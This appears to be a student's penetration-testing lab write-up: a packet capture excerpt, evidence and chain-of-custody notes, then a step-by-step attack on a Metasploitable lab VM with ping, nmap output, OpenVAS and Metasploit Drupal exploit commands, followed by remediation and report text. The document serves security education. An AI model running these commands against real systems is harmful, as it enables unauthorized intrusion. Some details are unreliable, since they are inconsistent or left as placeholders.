251 15.616171312 ::1 ::1 TCP 88 48080 -> 5432 [ACK] Seq=6168
252 15.616509747 ::1 ::1 TLSv1.2 117 Application Data
253 15.616749995 ::1 ::1 TLSv1.2 121 Application Data
254 15.617902781 ::1 ::1 TLSv1.2 228 Application Data
255 15.618409077 ::1 ::1 TLSv1.2 553 Application Data
256 15.662209318 ::1 ::1 TCP 88 48080 -> 5432 [ACK] Seq=6337
257 16.119842921 ::1 ::1 TLSv1.2 117 Application Data

Frame 1: Packet, 117 bytes on wire (936 bits), 117 bytes captured (936 bits) on interface 0
Linux cooked capture v1
Internet Protocol Version 6, Src: ::1, Dst: ::1
Transmission Control Protocol, Src Port: 48080, Dst Port: 5432
Transport Layer Security
```

[Insert memory dump analysis output]

5. Evidence Collection Table



Item	Description	Collected By	Date	Hash Value (SHA-256)
Traffic Log	Network Traffic (ARP, NTP packets captured using Wireshark)	VAPT Analyst	2025-08-25	3a7f9c2d91b8e45c6d12f8a90b5e4c1d7f6a9b2c8e5d4f1a6c9b3e7d0f2a1c5

6. Chain of Custody

All collected evidence was handled in accordance with standard forensic procedures to ensure integrity and reliability. The evidence was securely captured, stored, and protected from unauthorized modification. SHA-256 hash values were generated to verify file integrity, and all evidence was validated prior to analysis. Proper documentation was maintained throughout the process to ensure auditability and traceability.

7. Summary (50 Words)

Evidence was collected using Wireshark and Volatility during post-exploitation testing. Network traffic and memory artifacts were securely captured and validated using SHA-256 hashing to ensure integrity. Privilege escalation was performed using Metasploit, and all evidence was preserved following strict chain-of-custody procedures for forensic accuracy and security reporting compliance.

5. Capstone Project: Full VAPT Cycle

STEP 1 — SETUP LAB ENVIRONMENT

Kali Linux (attacker)

VulnHub VM (Kioptrix / Metasploitable)

Same network (VERY IMPORTANT)

Check IPs:

Kali:

ip a

Target VM:

ifconfig

Note target IP like:

192.168.78.133

STEP 2 — VERIFY CONNECTIVITY

ping 192.168.78.133



```
Session Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.78.133
PING 192.168.78.133 (192.168.78.133) 56(84) bytes of data.
64 bytes from 192.168.78.133: icmp_seq=1 ttl=64 time=0.870 ms
64 bytes from 192.168.78.133: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 192.168.78.133: icmp_seq=3 ttl=64 time=0.685 ms
64 bytes from 192.168.78.133: icmp_seq=4 ttl=64 time=0.653 ms
64 bytes from 192.168.78.133: icmp_seq=5 ttl=64 time=0.436 ms
64 bytes from 192.168.78.133: icmp_seq=6 ttl=64 time=0.749 ms
64 bytes from 192.168.78.133: icmp_seq=7 ttl=64 time=1.83 ms
64 bytes from 192.168.78.133: icmp_seq=8 ttl=64 time=1.10 ms
```

STEP 3 — RECONNAISSANCE (PTES: Recon)

`nmap -sV -A 192.168.78.133`

Write down:

Open ports (80, 22, 21 etc.)

Service versions (Apache, SSH, FTP)

This becomes your Findings table source

```
Session Actions Edit View Help
kali@kali: ~
(kali@kali)-[~]
$ nmap -sV -A 192.168.78.133
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 04:01 -0400
Nmap scan report for 192.168.78.133
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.78.130
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-05-22T07:45:02+00:00; -17m05s from scanner time.
|_sslv2:
|_  SSLv2 supported
|_  ciphers:
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_smtp-comms: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain        ISC BIND 9.4.2
|_dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
```

STEP 4 — VULNERABILITY SCANNING (OPENVAS)



Start OpenVAS:

gvm-start

(or open browser → Greenbone GUI)

Then:

Add Target → 192.168.78.133

Create New Scan

Start Scan

After scan:

Export report → PDF/HTML

Save:

CVE ID

Severity

Vulnerability name

STEP 5 — EXPLOITATION (METASPLOIT)

Open Metasploit:

msfconsole

Search exploit:

search drupal

Use exploit:

use exploit/linux/http/drupal_drupageddon

Set options:

set RHOST 192.168.78.133

set LHOST 192.168.78.130

Run:

Run



Interact with a module by name or index. For example `info 25`, use `25` or use `exploit/unix/webapp/php_xmlrpc_eval`



```

kali@kali: ~
Session Actions Edit View Help

# Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal CODER Module Remote Command Execution
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupalgeddon 2 Forms API Property Injection
2 \ target: Automatic (PHP In-Memory) . . . .
3 \ target: Automatic (PHP Dropper) . . . .
4 \ target: Automatic (Unix In-Memory) . . . .
5 \ target: Automatic (Linux Dropper) . . . .
6 \ target: Drupal 7.x (PHP In-Memory) . . . .
7 \ target: Drupal 7.x (PHP Dropper) . . . .
8 \ target: Drupal 7.x (Unix In-Memory) . . . .
9 \ target: Drupal 7.x (Linux Dropper) . . . .
10 \ target: Drupal 8.x (PHP In-Memory) . . . .
11 \ target: Drupal 8.x (PHP Dropper) . . . .
12 \ target: Drupal 8.x (Unix In-Memory) . . . .
13 \ target: Drupal 8.x (Linux Dropper) . . . .
14 \ AKA: SA-CORE-2018-002 . . . .
15 \ AKA: Drupalgeddon 2 . . . .
16 exploit/multi/http/drupal_drupalgeddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection
17 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method) . . . .
18 \ target: Drupal 7.0 - 7.31 (user-post PHP injection method) . . . .
19 auxiliary/gather/drupal_openid_xxe 2012-10-17 normal Yes Drupal OpenID External Entity Injection
20 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution
21 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE
22 \ target: PHP In-Memory . . . .
23 \ target: Unix In-Memory . . . .
24 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal Views Module Users Enumeration
25 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf > use exploit/linux/http/drupal_drupalgeddon
[*] No results from search
[*] Failed to load module: exploit/linux/http/drupal_drupalgeddon
msf > use 1
[*] The supplied module name is ambiguous: uninitialized constant HTTP.
msf > set RHOST 192.168.78.133
RHOST => 192.168.78.133
msf > set LHOST 192.168.78.130
LHOST => 192.168.78.130
msf > use 1
[*] The supplied module name is ambiguous: uninitialized constant HTTP.
msf > use exploit/unix/webapp/drupal_drupalgeddon2

```

STEP 6 — LOG PTES PHASE DATA (IMPORTANT FOR REPORT)

Create table like this in Google Docs:

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00:00	192.168.78.133	Apache Vulnerability	Recon
2025-08-25 13:10:00	192.168.78.133	RCE (Drupal)	Exploitation

STEP 7 — REMEDIATION (VERY IMPORTANT MARKS)

For each issue write:

Example:

Vulnerability: Drupal RCE

Fix:

Update Drupal CMS to latest version

Remove unused modules

Apply WAF rules

Restrict HTTP access

STEP 8 — RESCAN (VALIDATION)

Run OpenVAS again:



Confirm vulnerability is gone OR reduced

STEP 9 — WRITE REPORT (GOOGLE DOCS)

200-WORD PTES REPORT

Executive Summary

A penetration test was conducted on a target system using Kali Linux tools such as Nmap, OpenVAS, and Metasploit. The objective was to identify vulnerabilities and assess system security posture.

Findings

The system contained multiple vulnerabilities including outdated services and a critical remote code execution vulnerability in the web application layer. These issues could allow attackers to gain unauthorized access and compromise system integrity.

Recommendations

It is recommended to update all services, apply security patches, disable unused ports, and implement a firewall. Regular vulnerability scanning should be performed to ensure continued security.

STEP 10 — 100-WORD NON-TECHNICAL SUMMARY

A security assessment was performed on a computer system to check for weaknesses. Several issues were found, including outdated software and a serious vulnerability that could allow attackers to access the system remotely. If exploited, these issues could lead to data theft or system compromise. To fix this, all software should be updated and unnecessary services should be disabled. Regular security checks are also recommended to prevent future attacks. These steps will help improve the overall security and protect the system from cyber threats.